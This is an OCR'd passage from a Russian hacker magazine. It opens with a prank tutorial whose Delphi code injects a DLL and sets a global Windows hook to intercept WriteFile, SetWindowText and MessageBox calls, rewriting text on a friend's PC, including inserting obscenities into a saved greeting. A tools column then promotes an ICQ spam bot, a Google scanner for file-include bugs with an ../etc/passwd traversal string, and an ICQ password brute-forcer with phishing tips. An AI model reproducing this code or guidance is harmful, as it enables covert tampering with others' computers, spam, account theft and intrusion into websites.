
```
function NWriteFile (hFile: THandle;
const Buffer; nNumberOfBytesToWrite:
DWORD; var lpNumberOfBytesWritten: DWORD;
lpOverlapped: POverlapped): BOOL; stdcall;
begin
asm
pushad
end;
NewBuffer:= StringReplace (pChar (@Buffer),
',', ', б#я', [rfReplaceAll, rfIgnoreCase
]);// Формируем новую строку
asm// Подмена указателя
mov ebx, [NewBuffer]
mov Buffer, ebx
popad
end;
TWriteFile (hFile, Buffer, length (pChar
(@Buffer)), lpNumberOfBytesWritten,
lpOverlapped);
end;
```



Ну вот, с первым новогодним подарочком мы определились. Настало время представить последствия такого западла. Я знаю, это трудно, но поставь себя на место юной красавицы Леночки, которая январским утром (поверь, она не будет сидеть за компом в новогоднюю ночь:)) проверила свою почту и нашла в аттаче наше замечательное поздравление, (которое, кстати, ты без цензуры можешь лицезреть на скриншоте). Будь я Леночкой, убил бы за такое :).


А теперь на полном серьезе рассмотрим технические недостатки нашей шутки. Во-первых, если жертва напишет поздравление непосредственно в почтовике или в web-интерфейсе mail-сервиса, замены не произойдет. Во-вторых, я намерено не стал скрывать главное окно как этой, так и последующих программ. Я не троянмейкер, а если ты на свой страх и риск все же хочешь «полноценных» приколов, то модернизировать мой код — как 2 байта переслать. Теорию я тебе расписал, а на практику у тебя есть как минимум 10 дней. Поэтому дерзай :).

К чертям математику...

Что такое Новый год? Помимо елки, подарков, шампанского и Деда Мороза, это лишние затраты на подарки и организацию поляны :). Как правила, все финансы считаются, не отходя от компа, а конкретно — на самом обычном калькуляторе. Интересно, как изменится в лице твой товарищ, когда при подсчете затрат увидит в числовом поле калькулятора какую-нибудь фразу. Например, такую: «Уважаемый, ИМЯ_КОМПЬЮТЕРА! Калькулятор просит Вас зарегистрировать Windows». Или такую: «Все расходы на Новый год спонсирует Microsoft». На первый взгляд это может показаться немного банально, но никто не мешает тебе придумать свою более оригинальную строку :). Можно намутить чего-нибудь с названием кнопочек и прочего, но это не имеет отношения к перехвату API, который мы здесь решили использовать. Впрочем, руки я тебе не связываю — доработать прогу ты можешь всегда. А пока я расскажу о реализации вышеупомянутого прикола.



› Кодим до посинения

Мониторить наличие процесса calc.exe мы будем так же, как и в случае с блокнотом. Для этого в исходнике проекта, следящего за процессом, надо изменить всего лишь одну строку:

```
hWnd:= FindWindow ('SciCalc', nil);
```

main.dll тоже надо немного подкорректировать, фукнцию перехвата — переписать, она будет совсем простой:

СЛЕГКА ИЗМЕНЕННАЯ ФУНКЦИЯ МОДУЛЯ

```
function NSetWindowTextW (hWnd: HWND;
lpString: PWideChar): BOOL; stdcall;
begin
asm
pushad
end;
TSetWindowTextW (GetParent (hWnd),
lpString);
asm
popad
end;
TSetWindowTextW (hWnd, NewBuffer);
end;
```

Используемый для заполнения NewBuffer код должен быть исполнен однократно, поэтому его можно поместить в процедуру DLLEntryPoint, событие DLL_PROCESS_ATTACH:

ЕЩЕ ОДНО ИЗМЕНЕНИЕ

```
dwSize:= sizeof (UserName);
GetUserName (UserName, dwSize);
NewString:= 'Уважаемый ' + UserName +
', пожалуйста, зарегай Windows!!!';
NewBuffer:= GetMemory (Length
(NewString) * SizeOf (WideChar) + 1);
StringToWideChar (NewString,
NewBuffer, Length (NewString) + 1);
FreeMemory (NewBuffer);
```

Один взмах пера, и очередной прикол готов:). Ты теперь можешь глумиться не только над блокнотом, но и над калькулятором. Настало время покорить вообще всю винду товарища. Вперед к приключениям :)!

Новый год везде...

Пора завязывать с этими детскими играми. Скажем так, это была разминка. Теперь, чтобы праздничная обстановка была прочувствована сполна, распространимся по всей системе глобально. Что мы можем для этого сделать? Подумав минут 5, я решил далеко не ходить и сделать простой перехват всех функций MessageBox в системе, модифицируя текст сообщения таким образом:

```
Happy New Year, Dead Moroz!!!


[Оригинальный текст сообщения]

С Новым годом, отморозок!!!
```


Вот и все. Сообщения в системе выползают довольно часто, поэтому твой приятель (или неприятель) действительно сможет ощутить приближение праздника :).
Перейдем к кодингу. С какими трудностя-

› Кругом странные поздравления :)







ODM3NTExOkNjbHhhSW5B




ТРАГИЧЕСКАЯ ЗАМЕНА

Примерно 10 лет назад, когда компьютеры были еще в диковинку, произошла одна замечательная история. Девушка устраивалась на работу в хорошую фирму и в качестве первого задания должна была написать какой-то научный доклад. Дома у нее своего компьютера не было, поэтому она работала за компом своего брата. А неудачник-братишка поймал вирус, который в популярном тогда редакторе Lexicon заменял абсолютно все знаки препинания нецензурными выражениями. Причем делал он это при отправке документа на печать. Бедная девушка, естественно, ничего не заметила и сдала работу своему начальнику. Был большой скандал, но потом девицу все-таки реабилитировали и взяли на работу.
К чему я все это? Не повторяй таких злых приколов с твоими товарищами. Это может плохо кончиться. А если и решил постебаться над другом, то обязательно сообщи ему об этом в кратчайшие сроки, пожалей бедолагу.







Файл Правка Опции Справка

Милая Леночка! Я очень хочу поздравить тебя с этим прекрасным праздником, бл*, Новым годом! Хочу пожелать тебе здоровья, бл*, счастья и успехов в наступающем году! И специально для тебя я сочинил этот чудесный и, бл*, надеюсь, бл*, красивый стих!

Я хочу, бл*, чтоб на рассвете
Ледяного января, бл*,
Ты сказала мне «Приветик, бл*,
Милый, бл*, я люблю тебя!»

Еще раз поздравляю тебя, бл*, с праздником, бл*, родная!

> Посмотри, во что превратился текст после сохранения

ми мы столкнемся? В первую очередь это инжект во все программы. В принципе, перебрать все процессы и проинжектить туда dll труда не составит, но как же быть с вновь созданными процессами? Можно поставить глобальный перехват функций создания процесса, но это сложно и неспортивно. Есть более элегантное решение, которое основано на использовании Windows-хуков. Предположим, что в событии DLL_PROCESS_ATTACH мы установим хук на какое-нибудь сообщение, например WH_GETMESSAGE. И любая программа, которая имеет хоть одно окно (эй, баклан, он сказал «имеет», гы-гы), обязательно это сообщение будет использовать, а значит и наша dll будет подгружена в адресное пространство всех «оконных» процессов. Но самое главное, что пока хук не снят, dll будет подгружаться со всеми вновь созданными процессами, имеющими окно. Другими словами, наш прикол будет работать вплоть до перезагрузки. Еще одна проблема в том, что функций MessageBox фактически две (с индексом A и W; первые в качестве параметров используют ANSI-строки, вторые — UNICODE), так что перехватывать надо две функции, а не одну. Что ж, поехали! Для начала я приведу код лоадера, который будет начинать работу нашей dll.

НАШ НОВОГОДНИЙ ЗАГРУЗЧИК

```
program Loader;
uses
Windows;
begin
LoadLibrary ('main. dll');
Sleep (INFINITE);
end.
```

Приведенный код, я думаю, в комментариях не нуждается. Теперь давай подробно разберем код main.dll — он довольно здорово преобразился:

ГЛАВНАЯ БИБЛИОТЕКА НАШЕГО ПРИКОЛА


```
procedure DLLEntryPoint (dwReason:
DWord);
begin
case dwReason of
DLL_PROCESS_ATTACH:
begin
SetGlobalHook ();
HookProc ('user32. dll',
'MessageBoxA', @NMessageBoxA, @
TMessageBoxA);
HookProc ('user32. dll',
'MessageBoxW', @NMessageBoxW, @
TMessageBoxW);
UnicodeText:= 'Happy New Year!!!';
end;
DLL_PROCESS_DETACH:
begin
UnhookCode (@TMessageBoxA);
UnhookCode (@TMessageBoxW);
end;
end;
end;
```

Как видишь, перехват устанавливается на две функции. Не понятной остается лишь функция SetGlobalHook. Собственно, эта функция и устанавливает хук (ее исходник ты можешь найти на DVD). Любой человек хоть немного знающий, что такое хуки, прекрасно поймет, что здесь происходит. Теперь рассмотрим процедуру перехвата MessageBoxA. Тут все до безобразия просто:

ПЕРВАЯ ФУНКЦИЯ ПЕРЕХВАТА

```
function NMessageBoxA (hWnd: HWND;
lpText, lpCaption: PChar; uType:
UINT): Integer; stdcall;
begin
asm
pushad
end;
NewTextA:= 'С Новым годом, отморо-
зок!!!' + #13#10#13#10 + lpText +
#13#10#13#10 + 'С Новым годом, отмо-
розок!!!';
asm
popad
end;
TMessageBoxA (hWnd, pChar
(NewTextA), lpCaption, uType);
end;
```

Как видишь, в коде выделяется новый буфер и передается вместо старого оригинальной функции. Функция перехвата MessageBoxW будет выглядеть иначе в силу того, что работа с UNICODE-строками происходит по-другому.



ВТОРАЯ (И ПОСЛЕДНЯЯ) ФУНКЦИЯ ПЕРЕХВАТА

```
function NMessageBoxW (hWnd: HWND;
lpText, lpCaption: PWideChar; uType:
UINT): Integer; stdcall;
begin
asm
pushad
end;
NewTextW:= GetMemory ((lstrlenw
(UnicodeText) + lstrlenw (lpText)) *
SizeOf (WideChar) + 20);
lstrcpyW (NewTextW, UnicodeText);
lstrcatW (NewTextW, #10#13#10#13);
lstrcatW (NewTextW, lpText);
lstrcatW (NewTextW, #10#13#10#13);
lstrcatW (NewTextW, UnicodeText);
asm
popad
end;
TMessageBoxW (hWnd, NewTextW,
lpCaption, uType);
FreeMemory (NewTextW);
end;
```

Обрати внимание, что память, которую мы выделили под новый буфер, после использования необходимо освободить.
Этим занимается функция FreeMemory.
В противном случае произойдет утечка памяти, которая приведет к нехорошим последствиям. Формирование буфера с новым текстом тоже идет по-другому — с использованием специальных функций для UNICODE. В остальном все идентично случаю с MessageBoxA.

И это все?!

Нет, это не все :). На этом движение нашей заподлянской мысли не останавливается. Чтобы быть полностью удовлетворенным, предлагаю тебе в качестве домашнего задания написать программу-замену всех процессов оригинальными именами (snow.exe, santaclaus.exe), интерактивный заменитель печатаемых букв или генератор неприличных обоев на рабочем столе :).
Мыслей много, однако рамки статьи не позволяют подробно описать все приколы, родившиеся в моей шальной голове :). Поэтому передаю компилятор в твои жилистые руки. Дерзай, товарищ. И конечно, счастливого Нового года!


TOM CLANCY'S
SPLINTER CELL
ДВОЙНОЙ АГЕНТ
НА ЧЬЕЙ ВЫ СТОРОНЕ?
18+
XBOX
PC
DVD
PlayStation 2
NINTENDO GAMECUBE
MOBILE VERSION
gfi
UBISOFT


ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /



X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: IMCASTER E-MARKETER ENTERPRISE 9.2
ОС: WINDOWS 2000/XP
АВТОР: G&S SOFTWARE



> Спамим по асям

В прошлых выпусках «X-Tools» я уже не раз выкладывал софтины для спама мыл. Но ведь спамеры не ограничиваются лишь рассылками по e-mail-адресам, они также активно используют ICQ-спам. Тебе наверняка неоднократно приходили левые мессаги на твой блатной шестизнак с предложением посетить очередной порник или купить ящик виагры. Причем зачастую никакие флуд-фильтры не помогают, и в асю продолжает валить спам. Это прискорбное явление и побудило меня выложить в нынешнем номере журнала такую замечательную тулзу, как IMCaster E-Marketer Enterprise. Именно с ее помощью ты сможешь пополнить армию асечных спамеров =). Принцип действия программы прост. Ты загружаешь лист зарегистрированных уинов вида «icq: password», и тулза от их имени рассылает сообщения по асям. На вкладке «Filter» ты можешь настроить фильтрацию уинов по вбитым в них данным. Согласись, что не имеет смысла слать предложение о покупке виагры девушкам из Северной Ирландии, гораздо эффективнее настроить фильтр на амеров в возрасте 40-50 лет, указав в графе Gender значение Male. Фильтр поддерживает такие поля, как Gender, Age, Language, Country, State, City, Interests, Keyword, Work. Кроме того, не забудь поставить галку напротив «Search Only Online Users», если ты хочешь спамить только по номеркам, находящимся в онлайне. В разделе Message тебе необходимо написать само сообщение, которое и будет рассылаться утилой. Например, строчка «Hello, %NICK» выведет юзеру с ником Blabla сообщение «Hello, Blabla», аналогично следует использовать значения «%FIRST» и «%LAST». А вот на вкладке «Auto Responder» тебе предлагается настроить автоответы ботов. Кроме стандартных фраз типа «Hello» и «Bay», в ответ на «Fucked bot» ты можешь запросто послать америкоса к черту — «Go to a hell, %NICK» =). Так что весь словарный запас ботов ограничивается лишь твоей фантазией, которая, к слову, у хакера должна быть богатой :). Также софтина имеет свой блэк-лист, включающий в себя список нежелательных уинов. Плюс ко всему, тебе предоставляется удобная система логирования, с помощью которой ты сможешь четко контролировать процесс рассылки.
Одним словом, инсталлируй и пользуйся! Уверен, тулза тебя приятно удивит =).

ПРОГРАММА: INCLUDE FUCKER
ОС: *NIX/WIN
АВТОР: NEKDO


> Инклуд, найденный сканером

Скорее всего, ты успел обратить внимание на название этой тулзы — оно говорит само за себя =). Но обо всем по порядку. Ты, конечно же, привык использовать в своих грязных делах столь любимый хакерами всего мира Гугл. Поисковик не раз выручал и меня при взломе очередного крупного ресурса. Но вот незадача: в повседневном баговискании очень напрягает вбивать вручную с десяток запросов один за другим. Поэтому многие юзают различные Гугл-сканеры или принимаются за написание собственных. Но создание универсального сканера — скорее мечта, чем реальность, поэтому для поиска конкретных багов приходится использовать специализированный сканер. Сегодня я хочу представить тебе один из таких — Include Fucker. Этот перл-скрипт предназначен для поиска инклуд-багов при помощи Гугла.
Ты можешь возразить, мол, инклуды давно не рулят и т. п., но будешь частично не прав. Не спорю, сейчас рулят вовсе не инклуды, но это нисколько не мешает криворуким программистам создавать бажные веб-продукты с данной уязвимостью. Ярким примером служит мой взлом Сберегательного банка Украины (11/06). Комментарии, думаю, излишни =). Но вернемся к сканеру. Первое, что необходимо отметить, — это возможность использования проксиков:

```
# proxy IP
$proxy_host = "127.0.0.1";
# proxy PORT
$proxy_port = 65011;
```

Смело вбивай IP своего прокси-сервера в значение переменной $proxy_host, а порт указывай в $proxy_port. Здесь все понятно. Едем дальше. При запуске скрипт коннектится через проксик к Гуглу, после чего отсылает ему запрос на поиск бага (инклуда):

```
$search="Warning+open+file+open%28%2
9+inurl%3A.htm+filetype%3Aphp";
$start=60;
$g00gle="www.google.ru/search?q=$se
arch&hl=en&lr=&start=$start&sa=N";
$hosts_file="$start.log";
$etc_passwd="../../../../../../../.
./../../../../etc/passwd";
$fti=".htm";
$modifed_urlz="modifed.log";
```




Как ты видишь, значение, передаваемое переменной $search, — это и есть запрос к поисковику. При желании ты вполне можешь заменить его своим. Далее идет объявление переменной $etc_passwd, используя которую, скрипт и выявляет наличие инклуда на сайте. Я не буду приводить здесь полный код сорца, так как, во-первых, это займет весь выпуск «X-Tools», а во-вторых, сканер лежит на нашем диске. Пользуйся =).

ПРОГРАММА: SECURED MESSAGE TRANSFER SYSTEM
ОС: WINDOWS 2000/XP
АВТОР: UNDERGROUND COMMUNITY

Помнится, в одном из прошлых номеров я предлагал тебе использовать SST как аналог ICQ. Причиной являлось 128-битное шифрование всех отправляемых сообщений SST-клиентом. Тогда же я упоминал о том, что в андеграунде ведется разработка софта, позволяющего сделать общение в сети более безопасным. Что ж, хочу тебя обрадовать — такой софт был создан! И он лежит на нашем диске :). Имя ему — Secured Message Transfer System (sourceforge. net/project/showfiles. php? group_id=177613). Эта тулза обладает рядом достоинств. Во-первых, она работает почти со всеми ICQ-клиентами, во-вторых, она бесплатная (для тебя), а в-третьих, софтина носит статус OpenSource. Все передаваемые сообщения надежно криптуются утилитой при помощи твоего личного ключа. Для успешного функционирования тулзы тебе понадобится Framework 2.0, который ты всегда можешь слить с официального сайта Microsoft. Далее тебе следует запустить SecureICQ. exe, выбрать File -> Add local UIN (Ctrl+N) и вписать туда свой номер аси. Длину ключа также рекомендую указать дефолтную (4096 бит). После этого будет произведена генерация секретного ключика. Для успешного использования тулзы стоит всего лишь настроить клиент на коннект через HTTPS Proxy на 127.0.0.1:3128. Затем ты можешь скопировать свой личный ключ (SecureICQ -> File -> Copy public key) и передать его другу, который произведет у себя аналогичные действия. Затем тебе нужно будет лишь добавить его уин (File -> Add Remote UIN) и ключик, полученный от него. Вот и все. Надежный канал связи готов к бою =).
P. S. Сорцы, бинарник и последнюю версию FrameWork ты найдешь на диске в архиве с тулзой.

ПРОГРАММА: BACK2ICQ
ОС: WINDOWS 2000/XP
АВТОР: LIS




> Отличный инструмент для брута ась

Наверняка ты мечтаешь заполучить какой-нибудь блатной номерок аси (например, маски xxyyxx/yxxxxx =)). А если ты уже являешься его счастливым обладателем, то никто не мешает тебе подарить подобный уин своей девушке. Уверен, она оценит такой подарок :). Дело за малым — добыть такой номер. Здесь есть 3 варианта действий:

1. купить;
2. получить в качестве подарка (как вариант — бартер);
3. достать самому.

Первый нам не подходит, не по-хакерски это. Второй маловероятен — вряд ли кто-то захочет отдать тебе такой уин. Остается третий вариант. Я думаю, ты понял, что я имел ввиду под выражением «достать самому» =). Года 2 назад сделать это было гораздо проще, да и юзеры были тупее. В то время многие применяли прогу IPDbrute. Но в наши дни нужен более функциональный инструмент. Поэтому предлагаю тебе воспользоваться утилой под названием Back2ICQ. Тулза имеет множество настроек, основное меню содержит 5 вкладок: «Range», «Single», «From List», «Mail», «UIN's», «PassCheck», «About». На первой вкладке можно задать брут по диапазону номеров, на второй предлагается сбрутить пароль к конкретно взятому уину. Также с помощью программы есть возможность определить primary и secondary e-mail. Если ты забыл, зачем они нужны, то вкратце напомню. Первый является основным привязанным к асе мылом (в народе носит название «примак»). Владея им, можно восстановить пароль от номерка. Исключение составляют пятизнаки (они не имеют примаков) и восстановить пасс от них обычными способами невозможно. В принципе, никто не мешает тебе создать список вида «примак/ася» и разослать пользователям линки на фейковые сайты с авторизацией, либо просто сбрутить пароли от мыльников. Здесь все зависит от тебя. Скажу лишь одно: непременно заюзай утилу, она тебе еще пригодится (особенно, если у тебя не одна девушка, желающая получить красивый номерок, а две или три =)).
P. S. Некоторыми антивирусами прога определяется как Hack.Tools. Не пугайся, просто антивирусные компании давно работают под лозунгом «Хакерам проходу нет!». Что ж, посмотрим, кто кого =).

ПРОГРАММА: SNOW
ОС: WINDOWS 2000/XP
АВТОР: MARCIN SMEREKA



> Релаксация для хакера

Вот и приближается Новый год. Хороший праздник, что говорить. На улице все кругом замело, как ни выгляни в окно — одни сугробы. Кстати, об окнах и сугробах. Если ты думаешь, что снег может быть только на улице, то глубоко заблуждаешься. Снежные вихри могут разгуливать и по твоему десктопу! Достаточно запустить программку с нехитрым названием Snow. После запуска проги я первые 15 минут просто наблюдал за состоянием своего рабочего стола, на который непрерывно валил снег. По прошествии определенного времени десктоп весь был засыпан снегом. При этом снег не шел тупо в одном направлении, а плавно опускался под действием угадывающегося ветра, покрывая все поверхности окон и ярлыков. Ты недовольно спросишь, мол, зачем это вообще нужно? А нужно это исключительно для релаксации. У тебя часто есть время выглянуть в окно? У меня, увы, нет. Да и непрерывная работа, я скажу, может довести до депрессии, например, если очередная крупная база в буквальном смысле слова уплывает у тебя из-под носа. Нужно уметь расслабляться, особенно нам — хакерам. Как ни крути, но жизнь не ограничивается лишь одним взломом, это надо понимать. Поэтому для полного расслабления я советую отложить все дела и отлично провести праздники! С Новым годом тебя! Удачи, стабильного коннекта и надежного пинга =)!




BLOODEX
/ BLOODEX@REAL.XAKEP.RU /

Победителю новогоднего конкурса мы подгоним крутой приз: 19" моник ViewSonic VX922 со временем отклика 2 мс.

X-конкурс

ПРЕДСТАВЬ, что через пару десятков лет твои внуки или правнуки тебя спросят: «Деда, а что хорошего ты сделал в 2006 году?» Ты тупо почешешь затылок и сморозишь какую-нибудь отмазку типа: «Ну, я эта… перевел бабушку через дорогу…». Деточки захнычут. Нет, парень, так не пойдет. Журнал «Хакер» идет тебе на помощь и предоставляет уникальный шанс поправить положение. Если ты выиграешь наш новогодний мегаконкурс взлома, то и через 50 лет ты сможешь гордо заявить, что в декабре 2006 года ты спас мир. А пояснять, что мир был виртуальным, большой необходимости нет.




ВЛАДИМИР МОЛОДОВ
/ SINEM@MAIL.RU /


ОСОБЕННОСТИ НАЦИОНАЛЬНОГО TV-СТРОЕНИЯ

«ТЕЛЕСА» — ПЕРВОЕ В РОССИИ FLASH-TV


СТРЕМИТЕЛЬНО РАЗВИВАЮЩИЕСЯ ТЕХНОЛОГИИ ХАЙ-ТЕКА ПОСТЕПЕННО ВЫТЕСНЯЮТ ПРИВЫЧНЫЕ ДЛЯ НАС ВЕЩИ. ВМЕСТО ПРОСЛУШИВАНИЯ В ПРИЕМНИКЕ FM-СТАНЦИЙ МЫ КАЧАЕМ ИЗ СЕТИ ПОДКАСТЫ И СЛУШАЕМ СЕТЕВЫЕ РАДИОСТАНЦИИ. СВЕЖУЮ И ОПЕРАТИВНУЮ ИНФОРМАЦИЮ ТЕПЕРЬ ПРОЩЕ ДОСТАТЬ В БЛОГАХ, ЧЕМ В ПЕЧАТНЫХ СМИ. ПРИВЫЧНОЕ ТЕЛЕВИДЕНИЕ ТОЖЕ ОТХОДИТ НА ЗАДНИЙ ПЛАН, УСТУПАЯ МЕСТО YOUTUBE, ИНТЕРНЕТ-ТРАНСЛЯЦИЯМ И... FLASH-TV. О ПОСЛЕДНЕМ ЯВЛЕНИИ СТОИТ РАССКАЗАТЬ ПОДРОБНЕЕ, ТАК КАК ПОКА ЭТО ЭКЗОТИКА. А ПЕРВЫМ И ЕДИНСТВЕННЫМ ПОЛНОЦЕННЫМ FLASH-TV



Несколько лет назад на разных сайтах рунета можно было встретить так называемые «анимационные телевизоры». На zashibis.ru был «ЗаШиБиСь-телевизор», показывавший авторскую юмористическую передачу. Были и другие примеры, но до полноценного TV на flash-технологии дело не доходило. Все изменилось 28 декабря 2005 года, когда получил рождение проект Telesa.TV. Его отцами стали уже известные в Сети люди — Руслан Курепин и Юрий Белоусов. Собрав профессиональную команду и разработав концепцию «альтернативного СМИ», они с энтузиазмом взялись за дело. Telesa.TV с самого начала позиционировался как проект свободного вещания, не зависящего от правительства и коммерческих структур, и авторам удалось сохранить эту традицию и по сей день. Формат Telesa.TV обширен. В программе — информационно-развлекательные и новостные передачи, игры, прогноз погоды, музыкальные паузы, всевозможные обзоры,



> Рекламные бредни от Softkey'я



> Ведущий «Прогноза погоды»



> Обзор детского творчества в «ЗаШиБиСьКе»

юмористические программы, мультики и даже реклама. Реклама, кстати, здесь сделана с умом, в ненавязчивой и забавной форме, поэтому многие зрители относятся к ней доброжелательно, и даже прокручивают ролики повторно.
За свою недолгую жизнь Telesa.TV уже успел стать «Проектом года» в конкурсе «РОТОР++». Аудитория первого анимационного TV ежемесячно увеличивается на 20-30%. Это происходит во многом благодаря сотням веб-мастеров, разместивших на своих сайтах flash-приемники. Сегодня передачи Telesa.TV смотрят порядка 50 тысяч человек.

Вскрытие пациента

Поговорим немного о технической части. Telesa.TV состоит из клиентской (приемник) и серверной части. Приемник взаимодействует с сервером и получает список передач, описания клипов и сами клипы. Приемник, получив ссылку, обнаруживает структуру канала и начинает периодически проверять обновления программы. Flash-клипы в приемнике могут проигрываться любые: от анимации до сложных интерактивных приложений (смотри рисунок).
Все каналы «Телесы» имеют древовидную структуру, разбитую по годам, месяцам и дням.
В основной папке ttv хранится 2 файла: config.ini, содержащий название канала и ссылку на текущий день, и prgdates.xml, включающий даты выпусков передач.
